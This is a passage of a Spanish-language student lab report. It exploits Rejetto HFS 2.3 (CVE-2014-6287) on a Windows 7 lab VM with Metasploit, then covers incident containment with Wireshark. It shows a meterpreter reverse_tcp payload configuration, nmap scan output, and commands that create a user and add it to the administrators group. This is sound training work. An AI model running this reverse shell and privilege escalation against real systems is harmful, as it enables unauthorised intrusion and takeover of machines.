
Imagen 8- comando show options

```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating
                                          web server
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ...]
   RHOSTS                      yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interfac
                                         e to listen on. This must be an ad
                                         dress on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   SSLCert                     no        Path to a custom SSL certificate (
                                         default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (d
                                         efault is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fuente: Autor

Los parámetros RHOSTS sería la dirección de Windows 7 10.0.2.15 y SRVHOST de kali 10.0.2.4, Esto lo realizamos por medio del comando set


Imagen 9- comando set



Fuente: autor

Para ejecutar el módulo en metasploit usamos el comando exploit


Imagen 10- comando exploit



Fuente: autor

Al ejecutarse exitosamente el exploit este por medio de meterpreter nos abre una conexión para ejecutar una consola remotamente la probaremos con el comando ip config el cual nos mostrara la información de configuración de red de la maquina Windows 7

Imagen 11- comando ipconfig en meterpreter




Fuente: autor

Para la fase de post explotación seguiremos usando la herramienta de software metaesploit por medio de meterpreter


Con el comando Shell abrimos una consola oculta en la maquina Windows 7 en la cual ejecutaremos el comando net user y le ingresaremos los parámetros nombre de cuenta y contraseña para crear un nuevo usuario en el sistema

Imagen -12 comando Shell y net user




Fuente: autor

Verificamos los usuarios en el sistema con el mismo comando



Ahora escalaremos privilegios del usuario con el siguiente comando NET LOCALGROUP administradores JuanCorrea /add


Imagen 13 – escalado de privilegios



Fuente: autor

Verificamos por ultimo en la interfaz de Windows 7 la comprobación de usuario y tipo

Imagen 14- administrador de cuentas Windows 7



Fuente: autor

Liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64

Los datos otorgados en el anexo 4 fueron de vital importancia para la etapa de recopilación de información se tomaron en cuenta los siguientes datos para búsqueda de información de vulnerabilidades

Sistema operativo y arquitectura, Windows 7 es un sistema que ya no tiene soporte y ha presentado diferentes tipos vulnerabilidades a largo de su vida útil.

Aplicación rejjeto se informa que la versión de esta es la 2.3 y esta puede ser vulnerable a la explotación de exploit y ejecución remota de consola y escalamiento de privilegios de usuario

Por medio de esta información se pudo encontrar las siguientes fallas reportadas sobre este aplicativo

Vulnerabilidad CVE-2014-6287

La función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (también conocido como HFS o HttpFileServer) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda.


Vulnerabilidad: CVE-2014-7226

La característica de comentarios archivo en Rejetto HTTP del servidor de archivos (HFS) 2.3c y anteriores permite a atacantes remotos ejecutar código arbitrario mediante la subida de un archivo con ciertas secuencias UTF-8 bytes no válidas que se interpretan como símbolos macro ejecutables.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 7"? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta utilizada para identificar el fallo de seguridad en la maquina fue Nmap esta realizo un escaneo de la máquina y sus servicios activos informado como resultado que tenía abierto el puerto 80 y este se usaba por el aplicativo que reportaba la falla en seguridad.

Imagen 5- comando Nmap-sV




```
└─$  nmap -sV 10.0.2.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-11 21:02 EST
Nmap scan report for 10.0.2.1
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: NOTIMP)
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port53-TCP:V=7.93%I=7%D=3/11%Time=640D32BD%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\x11o\x81\x85\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\x11o\x90\x04\0\0
SF:\0\0\0\0\0\0");

Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.15
Host is up (0.0011s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3m
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 129.45 seconds
```

Fuente: autor

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.

El ataque por Shell inversa consiste en que el equipo victima permite la conexión de una consola remota por medio de un puerto de escucha en este caso el puerto que dejo abierto la aplicación httpfileserver como es el puerto utilizado por este aplicativo y los comandos se están ejecutando en el mismo equipo el firewall no interrumpe la conexión.

Imagen 15- reverse shell



Fuente: https://www.wallarm.com/what/reverse-shell

El equipo por este tipo de ataque queda totalmente expuesto donde se podrá ejecutar cualquier tarea que puede acceder por medio de ventana de comandos, permitiendo cambios en la configuración, trasferencia de archivos, ejecución de aplicativos maliciosos, escalada de privilegios etc.

2.3 ETAPA 3- CONTENCION DE ATAQUES INFORMATICOS

¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Como profesional encargado del departamento de sistemas y teniendo en cuenta la situación y recursos limitados planteados en el escenario de práctica realizaría las siguientes acciones como respuesta al incidente reportado de fuga de información. Detección del posible ataque para ello se analizará la información recibida del estado y situación del equipo, lo primero es identificar el tipo de ataque o tipos de ataque que puede estar sufriendo el equipo.

Identificamos que el equipo se encuentra con el firewall desactivado, el sistema operativo esta desactualizado y no tiene software de protección contra amenazas debido a esto el equipo puede está bajo diferentes tipos de riesgos y tipos de amenazas.

El equipo no presenta lentitud ni degradación en sistemas inicialmente se descartaría malware quedaría pendiente un análisis más exhaustivo para descartar amenaza

El equipo no presenta información corrupta o encriptada descartando ataque por ransomware


El equipo no presenta falla en sus sistemas ni funcionamiento descartando ataque de negación de servicios

Se procede a aislar el dispositivo para no comprometer las demás maquinas, basado en la información proporcionada la fuga de información se puede deber a una conexión remota al host.

Para realizar el análisis del tráfico de red y envió de paquetes usaremos el software libre wireshark

Seleccionamos como interfaz de análisis nuestra red y procedemos analizar los datos capturados.


Imagen 16-interfaz wireshark



Fuente:autor

Se identifica trafico sospechoso en la red desde la ip 10.0.2.4 la cual no se reconoce se procede a analizar con detalle, un segundo analisis nos revela que existe una conexión pormedio de protocolo TCP desde el equipo sospechoso a nuestro sevidor confirmando un ataque de conexión remota.

